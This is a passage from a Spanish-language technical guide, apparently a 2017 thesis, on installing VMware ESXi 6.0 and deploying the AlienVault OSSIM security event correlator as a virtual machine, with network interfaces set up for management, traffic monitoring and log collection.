


Figura 5-5: Selección de medio de almacenamiento

Realizado por: Luis Pazmiño, 2017.

Ingresamos el password para el usuario root, con lo cual inicia el proceso de instalación. Una vez que se haya culminado el proceso de instalación se mostrará la pantalla de ingreso al sistema para su posterior configuración.




Figura 6-5: Configuración de password en VMware ESXi

Realizado por: Luis Pazmiño, 2017.




Figura 7-5: Ingreso al Sistema Operativo

Realizado por: Luis Pazmiño, 2017.

En este punto deberemos configurar la dirección IP y acceder a la misma mediante el software de administración VMware vSphere Client disponible desde

https://www.vmware.com/go/download-vsphere, accediendo con las credenciales previamente configuradas.

Figura 8-5: VMware vSphere Client

Realizado por: Luis Pazmiño, 2017.




Figura 9-5: VMware vSphere

Realizado por: Luis Pazmiño, 2017.

5.3.2 Instalación del Sistema Correlacionador de Eventos

Para la instalación del sistema correlacionador de eventos es necesario descargar la última versión estable desde https://www.alienvault.com/products/ossim/download. Posteriormente se iniciará el proceso de creación de la máquina virtual desde VMware ESXi 6.0, a la fecha de la presentación del presente el MD5 Checksum para la descarga de la imagen es: cadf6e3aa1da36e0305c3e9277ffeb08.

Desde el Paravirtualizador VMware ESXi 6.0, se deberá crear una nueva máquina virtual y escoger el tipo de configuración en Personalizado de acuerdo a la figura 40, además se deberá indicar el nombre de la nueva máquina virtual, es cuál es únicamente referencial y no interviene en las configuraciones posteriores.




Figura 10-5: Creación de una máquina virtual en VMware ESXi 6.0

Realizado por: Luis Pazmiño, 2017.

Indicamos la ubicación lógica del Datastore que almacenará la máquina virtual, en este punto se puede indicar un almacén de datos remoto o a su vez una SAN, para la presente configuración se utilizó un Datastore Local, y se especificará la versión de Paravirtualizador que utilizará la configuración, es importante denotar que VMware al momento posee compatibilidad en reversa




Figura 11-5: Datastore y versión de la máquina virtual

Realizado por: Luis Pazmiño, 2017.

Indicamos el tipo de sistema operativo de la máquina virtual especificando la opción *Linux* → *Other 3.x or Later Linux (64 bits)* y seleccionamos la cantidad de sockets virtuales y numero de núcleos por cada socket, en este punto se deberá tener en cuenta el esquema de licenciamiento de la solución VMware ESXi 6.0




Figura 12-5: Número de sockets y núcleos

Realizado por: Luis Pazmiño, 2017.

Especificamos el tamaño de la memoria RAM, teniendo en cuenta que el mínimo requerido por parte del fabricante son 8 GB, para la implementación de sistemas en producción se recomienda 16 GB en adelante.




Figura 13-5: Tamaño de la memoria RAM

Realizado por: Luis Pazmiño, 2017.

Adicionalmente se deberá indicar la cantidad de tarjetas físicas-virtuales que se encontraran disponibles para la implementación, es importante notar que se necesita como mínimo 3 tarjetas de red para un correcto funcionamiento, recolección y correlación de eventos, de acuerdo a lo que se indica en la tabla 11

Tabla 1-5: Interfaces de Red, funcionalidad y modo de la interfaz

Tarjeta de red	Modo de la interfaz	Descripción
Eth0	Forwarding (Management)	Esta interfaz se encontrará configurada en modo forwarding y será utilizada para la gestión de la plataforma
Eth1	Modo Promiscuo (Network Monitoring)	En esta interfaz se receptará todo el tráfico generado por los diferentes dispositivos de networking, infraestructura y usuario final a través de SPAN o Port Mirroring, se la deberá configurar en modo promiscuo
Eth2	Forwarding (Log Collection & Scanning)	Esta interfaz se encontrará configurada en modo forwarding con el fin de interactuar con dispositivos y protocolos de red, por ejemplo mediante consultas SNMP o SysLog

Realizado por: Luis Pazmiño 2017

De acuerdo a la Tabla 8-5, el diseño lógico del sistema de correlación de eventos se verá representado mediante la figura 14-5.




Figura 14-5: Disposición de las interfaces de red

Realizado por: Luis Pazmiño, 2017.

Si existen fuentes adicionales de datos, es posible agregar nuevos adaptadores de red al correlacionador, además se deberá analizar el throughput y tasa efectiva de datos que recibirán las interfaces, especialmente la interfaz en modo promiscuo, de esta manera se pueden adicionar interfaces, segregando el tráfico de ingreso, a fin de poseer una interfaz por cada segmento de red o vlan de ser el caso. En base a la disposición del correlacionador y tarjetas de red, el escenario se vería modificado de la siguiente manera.




Figura 15-5: Sistema de Correlación de Eventos de Seguridad

Realizado por: Luis Pazmiño, 2017.

Deberemos crear un disco duro virtual que será utilizado por el correlacionador, sin embargo, teniendo en cuenta que el sistema almacenará todo los logs y eventos de los dispositivos de red, es recomendable que el tamaño del disco sea igual o mayor a 1 TB. De igual manera se deberá seleccionar la opción "*Aprovisionamiento fino*" lo que permite utilizar incrementalmente el espacio seleccionado para el disco duro.




Figura 16-5: Creación del disco duro virtual

Realizado por: Luis Pazmiño, 2017.

En este punto se deberá indicar el tipo de controlador que utilizará el disco duro, y consiguientemente se dará por terminado el wizard de creación de la máquina virtual que contendrá al correlacionador.

A partir de este punto se procede con la instalación del sistema operativo y configuraciones iniciales en el sistema de correlación de eventos.

Al iniciar la instalación del sistema Correlacionador de Eventos será necesario especificar el tipo de direccionamiento IP que permitirá administrar la plataforma, se deberá especificar la opción de direccionamiento estático y a continuación configurar la dirección IP, máscara de red, default gateway y servidor DNS que utilizará el sistema.

Figura 17-5: Configuración de la interfaz de administración

Realizado por: Luis Pazmiño, 2017.




Figura 18-5: Configuración de la IP de Administración

Realizado por: Luis Pazmiño, 2017.

Una vez que se ha terminado la instalación del sistema Correlacionador de Eventos, se deberá ingresar vía web a la dirección IP previamente definida para la administración, y especificar el password, así como dirección de correo de contacto del responsable de la administración.




Figura 19-5: Configuración de credenciales administrativas

Realizado por: Luis Pazmiño, 2017.

Una vez configurados los parámetros informativos se procederá a reiniciar el servicio web y acceder al sistema con las credenciales definidas.





Figura 20-5: Acceso web al sistema de Correlación de Eventos

Realizado por: Luis Pazmiño, 2017.

Posteriormente deberemos especificar el tipo de interfaz y la característica de monitoreo previamente definida mediante la **Tabla 1-5:** Interfaces de Red, funcionalidad y modo de la interfaz.



Network

GENERAL INFORMATION					
Firewall	✓	VPN Infrastructure	✗	Internet Connection	✓
INTERFACE INFORMATION					
lo	UP	Rx	40.15 MB	IP	127.0.0.1
		Tx	40.15 MB	Netmask	255.0.0.0
eth0	UP	Rx	294.68 KB	IP	192.168.37.200
		Tx	1.66 MB	Netmask	255.255.255.0
eth1	UP	Rx	193.20 KB	IP	-
		Tx	60.00 B	Netmask	-
eth2	UP	Rx	0 B	IP	192.168.50.201
		Tx	0 B	Netmask	255.255.255.0

Figura 21-5: Interfaces de Red, funcionalidad y modo de la interfaz.

Realizado por: Luis Pazmiño, 2017.

Una vez que se han definido las interfaces y su tipo, se podrá realizar un escaneo pasivo de la red a fin de identificar estaciones de trabajo, servidores y equipos de networking que serán monitoreados mediante la solución.




Figura 22-5: Descubrimiento de estaciones de trabajo

